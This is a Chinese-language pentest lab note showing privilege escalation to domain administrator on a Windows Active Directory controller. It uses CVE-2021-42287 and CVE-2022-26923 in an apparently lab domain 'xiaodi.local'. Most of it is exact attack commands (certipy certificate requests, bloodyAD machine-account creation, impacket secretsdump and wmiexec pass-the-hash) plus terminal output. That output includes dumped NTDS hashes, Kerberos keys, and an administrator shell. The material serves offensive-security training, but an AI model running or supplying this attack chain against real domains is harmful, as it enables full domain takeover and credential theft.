





3.3 WIN-AD域控提权-CVE-2021-42287

- 只需要域用户账号密码
- <https://github.com/WazeHell/sam-the-admin>
- `python3 sam_the_admin.py god/'webadmin:admin!@#45' -dc-ip 192.168.3.21 -shell`

WP:





3.4 WIN-AD域控提权-CVE-2022-26923


- 1 前提条件:
- 2 1、一个域内普通账号
- 3 2、域内存在证书服务器
- 4 kali添加访问域内信息 /etc/hosts
- 5 192.168.3.111 xiaodi.local
- 6 192.168.3.111 xiaodi-DC-CA
- 7 192.168.3.111 DC.xiaodi.local
- 8
- 9 获取CA结构名和计算机名
- 10 certutil -config - -ping
- 11
- 12 域内信息
- 13 192.168.3.111
- 14 test Pass123
- 15 xiaodi-DC-CA
- 16 DC.xiaodi.local
- 17
- 18 1、申请证书: (certipy)
- 19 certipy req 'xiaodi.local/test:Pass123@DC.xiaodi.local' -ca xiaodi-DC-CA -template User -debug
- 20 2、检测证书 (certipy)
- 21 certipy auth -pfx test.pfx
- 22 3、添加用户: (bloodyAD)
- 23 python3 bloodyAD.py -d xiaodi.local -u test -p 'Pass123' --host 192.168.3.111 addComputer pwnmachine 'CVEPassword1234*'
- 24 4、设置属性: (bloodyAD)



```


25 python3 bloodyAD.py -d xiaodi.local -u test -p 'Pass123' --host 192.168.3.111
   setAttribute 'CN=pwnmachine,CN=Computers,DC=xiaodi,DC=local' dNSHostName
   '["DC.xiaodi.local"]'
26 5、申请证书: (Certipy)
27 certipy req 'xiaodi.local/pwnmachine$:CVEPassword1234*@192.168.3.111' -template
   Machine -dc-ip 192.168.3.111 -ca xiaodi-DC-CA -debug
28 6、检测证书: (Certipy)
29 certipy auth -pfx ./dc.pfx -dc-ip 192.168.3.111
30 7、获取HASH: (impacket)
31 python3 secretsdump.py 'xiaodi.local/dc$@DC.xiaodi.local' -hashes
   :b6046c1026699b59301fff66341838df4
32 8、利用HASH: (impacket)
33 python3 wmiexec.py xiaodi.local/administrator@192.168.3.111 -hashes
   aad3b435b51404eeaad3b435b51404ee:e6f01fc9f2a0dc96871220f7787164bd



```

WP:









```
root@kali: ~ - Desktop/impacket-0.10.0/examples
File Actions Edit View Help
[*] python3 secretsdump.py 'xiaodi.local/dc$@DC.xiaodi.local' -hashes :b6046c1026699b59301ff66341838df4
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e6f01fc9f2a0dc96871220f7787164bd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:409fce6713a100f84562cea45df3c32f:::
xiaodi.local\test:1104:aad3b435b51404eeaad3b435b51404ee:8432ec4c4f9b9ce96b73a6451a1d9dcc:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:b6046c1026699b59301ff66341838df4:::
pwnmachine$:1603:aad3b435b51404eeaad3b435b51404ee:fe2715b09a27b5bf565a831026de7609:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:0aac99962cb80c22f628058d7147f84dcaa18e75de1a325e641c49345452aae
krbtgt:aes128-cts-hmac-sha1-96:61808ec58a9e8e97ca4ec1859a7762ea
krbtgt:des-cbc-md5:86ce7949e0ba8f62
xiaodi.local\test:aes256-cts-hmac-sha1-96:5b2bc59f96d75585e647b2be86e6ab12335763caa371ad72cb824d2d4201955a
xiaodi.local\test:aes128-cts-hmac-sha1-96:fd192fa8f00d5976a2d8a450780d446f
xiaodi.local\test:des-cbc-md5:b5e0d63d51bcb5b9
DC$:aes256-cts-hmac-sha1-96:7752489167330f649788ffab0d8d0e8363ad567bf830cbea4e46a95ab267e729
DC$:aes128-cts-hmac-sha1-96:68e73c242a6e966ea6fc604af4272fdd
DC$:des-cbc-md5:ef4026a4f113d586
pwnmachine$:aes256-cts-hmac-sha1-96:86790d1b7a4a336350d1e4fe0c7e1ec2ed769dd9d14b6cf5edbb2afebb179ad87
pwnmachine$:aes128-cts-hmac-sha1-96:71f9eea645c3e0c9a05c3101bb4d8096
pwnmachine$:des-cbc-md5:46d946fef275892f
[*] Cleaning up...

利用HASH
root@kali: ~/Desktop/impacket-0.10.0/examples
[*] python3 wmiexec.py xiaodi.local/administrator@192.168.3.111 -hashes aad3b435b51404eeaad3b435b51404ee:e6f01fc9f2a0dc96871220f7787164bd
```

```
root@kali: ~ - Desktop/impacket-0.10.0/examples
File Actions Edit View Help
[*] python3 wmiexec.py xiaodi.local/administrator@192.168.3.111 -hashes aad3b435b51404eeaad3b435b51404ee:e6f01fc9f2a0dc96871220f7787164bd
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
xiaodi\administrator

C:\>ipconfig
[!] Decoding error detected, consider running chcp.com at the target,
map the result with http://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec

Windows IP *****

***** Ethernet0:

***** DNS ***** :
***** IPv6 ***** : fe80::7c7a:31ce:411b:46b7%12
***** IPv4 ***** : 192.168.3.111
***** : 255.255.255.0
***** : 192.168.3.1

***** isatap.{05502153-C941-4C41-98E5-5B175043EECF}:

y***** : y*****
***** DNS ***** :

C:\>
```